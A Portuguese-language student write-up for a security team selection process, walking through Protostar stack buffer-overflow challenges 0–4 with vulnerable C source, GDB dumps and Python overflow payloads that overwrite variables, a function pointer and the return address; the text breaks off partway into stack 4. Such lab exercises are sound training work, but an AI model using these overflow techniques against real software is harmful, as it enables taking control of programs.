PROCESSO SELETIVO GRIS 2020.1
TAG-3 Segurança Ofensiva- José Luiz

Nome: Yuri Medeiros da Silva

Stack 0 :

Nessa primeira chall do Protostar Stack estaremos explorando a falha na função *gets,* basicamente você pode inserir quantos caracteres quiser uma vez que a função não faz nenhuma checagem para o tamanho do buffer definido - no código acima o buffer tinha um tamanho de 64, entretanto, conseguimos dar um input de quantos caracteres forem necessários.

E qual o problema disso ? ***Buffer overflow***, podemos continuar escrevendo no programa até sobrescrever outras áreas da memória que não deveríamos, assim, conseguindo alterar variáveis e possivelmente acesso a outras funções e/ou locais que não deveríamos. Por volta da stack 4,5 veremos como isso pode ser ainda mais prejudicial e utilizar para ganhar acesso total à máquina através do controle de fluxo das chamadas de funções.

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
```

python -c "print('A'*90)" | ./stack0

```
❯ python -c "print('A'*90)" |./stack0

you have changed the 'modified' variable
```

[Aqui foi utilizado 90 por que eu estava fazendo na minha máquina própria, então o compilador tinha feito algumas brincadeiras a mais]

Fazendo através do ***GDB:***

1 - Primeiro procuramos pelo código em assembly para entender o que está acontecendo.

```
Dump of assembler code for function main:
   0x0000000000001149 <+0>:     push   rbp
   0x000000000000114a <+1>:     mov    rbp,rsp
   0x000000000000114d <+4>:     sub    rsp,0x60
   0x0000000000001151 <+8>:     mov    DWORD PTR [rbp-0x54],edi
   0x0000000000001154 <+11>:    mov    QWORD PTR [rbp-0x60],rsi
   0x0000000000001158 <+15>:    mov    DWORD PTR [rbp-0x4],0x0
   0x000000000000115f <+22>:    lea    rax,[rbp-0x50]
   0x0000000000001163 <+26>:    mov    rdi,rax
   0x0000000000001166 <+29>:    mov    eax,0x0
   0x000000000000116b <+34>:    call   0x1040 <gets@plt>
   0x0000000000001170 <+39>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000000000001173 <+42>:    test   eax,eax
   0x0000000000001175 <+44>:    je     0x1185 <main+60>
   0x0000000000001177 <+46>:    lea    rdi,[rip+0xe8a]        # 0x20
08
   0x000000000000117e <+53>:    call   0x1030 <puts@plt>
   0x0000000000001183 <+58>:    jmp    0x1191 <main+72>
   0x0000000000001185 <+60>:    lea    rdi,[rip+0xea5]        # 0x20
31
   0x000000000000118c <+67>:    call   0x1030 <puts@plt>
   0x0000000000001191 <+72>:    mov    eax,0x0
   0x0000000000001196 <+77>:    leave
   0x0000000000001197 <+78>:    ret
End of assembler dump.
gdb-peda$
```


Aqui podemos ver onde ele seta a variável modified como 0, e, que no ***main+39*** ele checa se realmente é igual a zero. Podemos perceber que em rbp-0x4 é onde temos que invadir o espaço de memória, pois é lá que está o que queremos modificar

Abaixo podemos ver onde o rbp está localizado.


```
(gdb) info registers
rax            0x0                 0
rbx            0x5555555551a0      93824992235936
rcx            0x7ffff7f96578      140737353704824
rdx            0x7fffffffe0c8      140737488347336
rsi            0x7fffffffe0b8      140737488347320
rdi            0x7fffffffdf70      140737488346992
rbp            0x7fffffffdfc0      0x7fffffffdfc0
rsp            0x7fffffffdf60      0x7fffffffdf60
r8             0x0                 0
r9             0x7ffff7fe2260      140737354015328
r10            0x7                 7
r11            0x2                 2
r12            0x555555555050      93824992235600
r13            0x7fffffffe0b0      140737488347312
r14            0x0                 0
r15            0x0                 0
rip            0x55555555516b      0x55555555516b <main+34>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) c
```

Agora basta ver de onde começa o nosso input e fazer menos o ebp-0x4 para saber quantos bits precisaríamos colocar para alterar a variável.

Na minha máquina, fazendo o valor de onde começa nosso input no rsp(0x7f...df70) - rbp-0x4 temos 90. Então precisamos por 90+ caracteres para alterar essa variável.



Na próxima imagem vemos que alteramos ao inserir 90 caracteres.



Stack 1 :

(stack1.c)

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

Essa chall não foge muito do que fizemos anteriormente. A única diferença agora é que precisaremos alterar o valor da variável para um valor específico. Mais uma vez dei preferência a utilização do gdb para descobrirmos o que fazer.

Testando o executável:

```
(gdb) r aaaaaaaaaaaaaa
Starting program: /home/kk-/theFrontPageOfLife/vvv/stack1 aaaaaaaaaaaaaa
Try again, you got 0x00000000
```

Na linha ***main+67*** vemos onde temos que sobrescrever *esp+0x5c,* e na linha ***main+71*** vemos o valor específico que ele compara, ***0x61626364*** : ***abcd***.

```
Dump of assembler code for function main:
0x08048464 <main+0>:    push   ebp
0x08048465 <main+1>:    mov    ebp,esp
0x08048467 <main+3>:    and    esp,0xfffffff0
0x0804846a <main+6>:    sub    esp,0x60
0x0804846d <main+9>:    cmp    DWORD PTR [ebp+0x8],0x1
0x08048471 <main+13>:   jne    0x8048487 <main+35>
0x08048473 <main+15>:   mov    DWORD PTR [esp+0x4],0x80485a0
0x0804847b <main+23>:   mov    DWORD PTR [esp],0x1
0x08048482 <main+30>:   call   0x8048388 <errx@plt>
0x08048487 <main+35>:   mov    DWORD PTR [esp+0x5c],0x0
0x0804848f <main+43>:   mov    eax,DWORD PTR [ebp+0xc]
0x08048492 <main+46>:   add    eax,0x4
0x08048495 <main+49>:   mov    eax,DWORD PTR [eax]
0x08048497 <main+51>:   mov    DWORD PTR [esp+0x4],eax
0x0804849b <main+55>:   lea    eax,[esp+0x1c]
0x0804849f <main+59>:   mov    DWORD PTR [esp],eax
0x080484a2 <main+62>:   call   0x8048368 <strcpy@plt>
0x080484a7 <main+67>:   mov    eax,DWORD PTR [esp+0x5c]
0x080484ab <main+71>:   cmp    eax,0x61626364
0x080484b0 <main+76>:   jne    0x80484c0 <main+92>
0x080484b2 <main+78>:   mov    DWORD PTR [esp],0x80485bc
0x080484b9 <main+85>:   call   0x8048398 <puts@plt>
0x080484be <main+90>:   jmp    0x80484d5 <main+113>
0x080484c0 <main+92>:   mov    edx,DWORD PTR [esp+0x5c]
0x080484c4 <main+96>:   mov    eax,0x80485f3
0x080484c9 <main+101>:  mov    DWORD PTR [esp+0x4],edx
0x080484cd <main+105>:  mov    DWORD PTR [esp],eax
0x080484d0 <main+108>:  call   0x8048378 <printf@plt>
0x080484d5 <main+113>:  leave
0x080484d6 <main+114>:  ret
```

Vamos setar um breakpoint em main+71 para analisar os valores dos registradores e a stack.

Essa parte é mais do mesmo da stack 0, pegamos os valores, calculamos quantos bytes temos que escrever e forçamos o ataque.

Contudo, agora precisamos deixar os últimos 4 bytes iguais a ***0x61626364***, e ainda temos que prestar no little-endian.

```
(gdb) i r
eax            0xbffff70c       -1073744116
ecx            0x0      0
edx            0x46     70
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff6f0       0xbffff6f0
ebp            0xbffff758       0xbffff758
esi            0x0      0
edi            0x0      0
eip            0x80484a7        0x80484a7 <main+67>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

Ou seja, temos que alterar 0xbffff6f0 +0x5c = 0xBFFFF74C, e pra isso precisamos de 64.

```
(gdb) x/100x $sp
0xbffff6f0:     0xbffff70c      0xbffff944      0xb7fff8f8      0xb7f0186e
0xbffff700:     0xb7fd7ff4      0xb7ec6165      0xbffff718      0x41414141
0xbffff710:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff720:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff730:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff740:     0x41414141      0x41414141      0x41414141      0x4b4b4b4b
0xbffff750:     0x0804004b      0x00000000      0xbffff7d8      0xb7eadc76
0xbffff760:     0x00000002      0xbffff804      0xbffff810      0xb7fe1848
0xbffff770:     0xbffff7c0      0xffffffff      0xb7ffeff4      0x08048281
0xbffff780:     0x00000001      0xbffff7c0      0xb7ff0626      0xb7fffab0
0xbffff790:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffff7a0:     0xbffff7d8      0x7b167eb8      0x5140c8a8      0x00000000
0xbffff7b0:     0x00000000      0x00000000      0x00000002      0x080483b0
0xbffff7c0:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffff7d0:     0x00000002      0x080483b0      0x00000000      0x080483d1
0xbffff7e0:     0x08048464      0x00000002      0xbffff804      0x080484f0
0xbffff7f0:     0x080484e0      0xb7ff1040      0xbffff7fc      0xb7fff8f8
0xbffff800:     0x00000002      0xbffff92a      0xbffff944      0x00000000
0xbffff810:     0xbffff98a      0xbffff994      0xbffff9b4      0xbffff9c8
0xbffff820:     0xbffff9d0      0xbffff9e6      0xbffff9f6      0xbffffa09
0xbffff830:     0xbffffa16      0xbffffa25      0xbffffa31      0xbffffa45
0xbffff840:     0xbffffa83      0xbffffa94      0xbfffff84      0xbfffff92
0xbffff850:     0xbfffffa9      0xbfffffd9      0x00000000      0x00000020
0xbffff860:     0xb7fe2414      0x00000021      0xb7fe2000      0x00000010
0xbffff870:     0x178bfbff      0x00000006      0x00001000      0x00000011
(gdb)
```

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c 'print "A"*63 + "edcba"')
you have correctly got the variable to the right value
```

```
(gdb) x/100x $sp
0xbffff6f0:     0xbffff70c      0xbffff949      0xb7fff8f8      0xb7f0186e
0xbffff700:     0xb7fd7ff4      0xb7ec6165      0xbffff718      0x41414141
0xbffff710:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff720:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff730:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff740:     0x41414141      0x41414141      0x65414141      0x61626364
```

Stack 2:

Nessa stack 3 apesar de não utilizarmos o comando ***gets*** utilizamos o ***strcpy***, contudo, strcpy também não restringe a quantidade de caracteres, então continuamos utilizando o ***buffer overflow.***
Uma possível forma de melhorar seria utilizando o strncpy

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }

}
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000001179 <+0>:     push   rbp
   0x000000000000117a <+1>:     mov    rbp,rsp
   0x000000000000117d <+4>:     sub    rsp,0x60
   0x0000000000001181 <+8>:     mov    DWORD PTR [rbp-0x54],edi
   0x0000000000001184 <+11>:    mov    QWORD PTR [rbp-0x60],rsi
   0x0000000000001188 <+15>:    lea    rdi,[rip+0xe79]        # 0x2008
   0x000000000000118f <+22>:    call   0x1030 <getenv@plt>
   0x0000000000001194 <+27>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000001198 <+31>:    cmp    QWORD PTR [rbp-0x8],0x0
   0x000000000000119d <+36>:    jne    0x11b5 <main+60>
   0x000000000000119f <+38>:    lea    rsi,[rip+0xe6a]        # 0x2010
   0x00000000000011a6 <+45>:    mov    edi,0x1
   0x00000000000011ab <+50>:    mov    eax,0x0
   0x00000000000011b0 <+55>:    call   0x1060 <errx@plt>
   0x00000000000011b5 <+60>:    mov    DWORD PTR [rbp-0xc],0x0
   0x00000000000011bc <+67>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x00000000000011c0 <+71>:    lea    rax,[rbp-0x50]
   0x00000000000011c4 <+75>:    mov    rsi,rdx
   0x00000000000011c7 <+78>:    mov    rdi,rax
   0x00000000000011ca <+81>:    call   0x1040 <strcpy@plt>
   0x00000000000011cf <+86>:    mov    eax,DWORD PTR [rbp-0xc]
   0x00000000000011d2 <+89>:    cmp    eax,0xd0a0d0a
   0x00000000000011d7 <+94>:    jne    0x11e7 <main+110>
   0x00000000000011d9 <+96>:    lea    rdi,[rip+0xe60]        # 0x2040
   0x00000000000011e0 <+103>:   call   0x1050 <puts@plt>
   0x00000000000011e5 <+108>:   jmp    0x11fd <main+132>
   0x00000000000011e7 <+110>:   mov    eax,DWORD PTR [rbp-0xc]
   0x00000000000011ea <+113>:   mov    esi,eax
   0x00000000000011ec <+115>:   lea    rdi,[rip+0xe76]        # 0x2069
   0x00000000000011f3 <+122>:   mov    eax,0x0
   0x00000000000011f8 <+127>:   call   0x1070 <printf@plt>
   0x00000000000011fd <+132>:   mov    eax,0x0
   0x0000000000001202 <+137>:   leave
   0x0000000000001203 <+138>:   ret
End of assembler dump.
(gdb)
```

Com o disassembly vemos onde ele seta modified = 0 e também que esse valor está armazenado em rbp-0xc.

```
   0x000055555555551cf <+86>:    mov    eax,DWORD PTR [rbp-0xc]
=> 0x000055555555551d2 <+89>:    cmp    eax,0xd0a0d0a
   0x000055555555551d7 <+94>:    jne    0x55555555551e7 <main+110>
```

```
Breakpoint 2, 0x000055555555551d2 in main ()
(gdb) i r
rax            0x0                 0
rbx            0x555555555210      93824992236048
rcx            0x40                64
rdx            0x10                16
rsi            0x7fffffffef80      140737488351104
rdi            0x7fffffffdf4c      140737488346956
rbp            0x7fffffffdf70      0x7fffffffdf70
rsp            0x7fffffffdf10      0x7fffffffdf10
r8             0x0                 0
r9             0x7ffff7fe2260      140737354015328
r10            0xffffffffffffff27a -3462
r11            0x7ffff7f39710      140737353324304
r12            0x555555555080      93824992235648
r13            0x7fffffffe060      140737488347232
r14            0x0                 0
r15            0x0                 0
rip            0x5555555551d2      0x5555555551d2 <main+89>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

```
0x7fffffffdf10: 0xffffe068      0x00007fff      0x00f0b5ff      0x00000001
0x7fffffffdf20: 0x4141416f      0x41414141      0x41414141      0x41414141
0x7fffffffdf30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf50: 0x41414141      0x41414141      0x41414141      0x00005500
0x7fffffffdf60: 0xffffe060      0x00000000      0xffffef54      0x00007fff
0x7fffffffdf70: 0x00000000      0x00000000      0xf7dfe023      0x00007fff
0x7fffffffdf80: 0xf7ffc5c0      0x00007fff      0xffffe068      0x00007fff
0x7fffffffdf90: 0x00000000      0x00000001      0x55555179      0x00005555
0x7fffffffdfa0: 0x55555210      0x00005555      0x5be1f903      0xa1253d1e
```

Se a gente olhar pra rbp - 12, vemos que é onde ele seta modified = 0, e é lá que temos que alterar.

Setando a variável do ambiente :

❯ GREENIE=$(python -c "print('-'*64 + '\x0a\x0d\x0a\x0d')");

```
0x7fffffffdf30: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdf40: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdf50: 0x0d0a0d0a      0x00000000      0xffffef4c      0x00007fff
0x7fffffffdf60: 0x00000000      0x00000000      0xf7dfe023      0x00007fff
0x7fffffffdf70: 0xf7ffc5c0      0x00007fff      0xffffe058      0x00007fff
0x7fffffffdf80: 0x00000000      0x00000001      0x55555179      0x00005555
0x7fffffffdf90: 0x55555210      0x00005555      0xa51c0184      0x3ee48b75
0x7fffffffdfa0: 0x55555080      0x00005555      0xffffe050      0x00007fff
0x7fffffffdfb0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdfc0: 0x1bfc0184      0xc11b748a      0x1ab20184      0xc11b64ca
0x7fffffffdfd0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdfe0: 0x00000000      0x00000000      0x00000001      0x00000000
0x7fffffffdff0: 0xffffe058      0x00007fff      0xffffe068      0x00007fff
0x7fffffffe000: 0xf7ffe120      0x00007fff      0x00000000      0x00000000
0x7fffffffe010: 0x00000000      0x00000000      0x55555080      0x00005555
0x7fffffffe020: 0xffffe050      0x00007fff      0x00000000      0x00000000
0x7fffffffe030: 0x00000000      0x00000000      0x555550ae      0x00005555
0x7fffffffe040: 0xffffe048      0x00007fff      0x0000001c      0x00000000
0x7fffffffe050: 0x00000001      0x00000000      0xffffe4cb      0x00007fff
0x7fffffffe060: 0x00000000      0x00000000      0xffffe4f3      0x00007fff
0x7fffffffe070: 0xffffe521      0x00007fff      0xffffe57d      0x00007fff
0x7fffffffe080: 0xffffe58f      0x00007fff      0xffffe5a0      0x00007fff
(gdb) info registers
rax            0x0                 0
rbx            0x555555555210      93824992236048
rcx            0x40                64
rdx            0x10                16
rsi            0x7fffffffef80      140737488351104
rdi            0x7fffffffdf44      140737488346948
rbp            0x7fffffffdf60      0x7fffffffdf60
```

Aumentamos mais o buffer, e pronto. (aqui eu tive alguns problemas com o endereço mudando, tanto que temos dois prints com endereços diferentes do rbp, mas no fim, consegui).

```
❯ export GREENIE=$(python -c "print('a'*68 + '\x0a\x0d\x0a\x0d')");

❯ ./stack2
you have correctly modified the variable
```

Stack 3:

Aqui continuamos atacando via ***buffer overflow***. Dessa vez, temos que o mudar o valor de *fp* para o endereço de uma função. A ideia desses é já começarmos a aprender que podemos mudar o fluxo das funções e chamar coisas que a princípio não estão sendo chamadas.


(stack3.c)

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
```


Testando o programa vemos que podemos alterar o endereço de *fp* apenas forçando um payload cheio de ***'A'***.

```
❯ ./stack3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
calling function pointer, jumping to 0x41414141
```

Aqui pegamos o endereço da função, com o comando ***p win*** do gdb, também podemos obter com o comando ***info functions***.



Forçando direto o payload, com base naquilo que já fizemos anteriormente :




Stack 4 :

stack4.c


```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

Now, ***shit hits the fan.***
Aqui começamos a aprender sobre uma das maiores utilidades do buffer overflow, ganhar acesso a uma aplicação e fazer o que quisermos com ela.
Até o stack anterior basicamente dependíamos do ***if,*** e apenas mudar o endereço de uma variável, ou o local para onde aponta. Aqui avançamos um pouco mais, basicamente temos que controlar o fluxo de execução o endereço de retorno - eip - para que seja executado o que desejamos - que no caso é a função win.

(*ttps://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/*)



Na pilha temos o EIP salvando para onde a função deve retornar, o que faremos é sobrescrever esse eip, que nem na imagem abaixo, com o endereço da função que desejamos executar.



Analisando pelo GDB :

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048408 <main+0>:    push   ebp
0x08048409 <main+1>:    mov    ebp,esp
0x0804840b <main+3>:    and    esp,0xfffffff0
0x0804840e <main+6>:    sub    esp,0x50
0x08048411 <main+9>:    lea    eax,[esp+0x10]
0x08048415 <main+13>:   mov    DWORD PTR [esp],eax
0x08048418 <main+16>:   call   0x804830c <gets@plt>
0x0804841d <main+21>:   leave
0x0804841e <main+22>:   ret
End of assembler dump.
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
```

O endereço da função *0x80483f4*

```
(gdb) disas main
Dump of assembler code for function main:
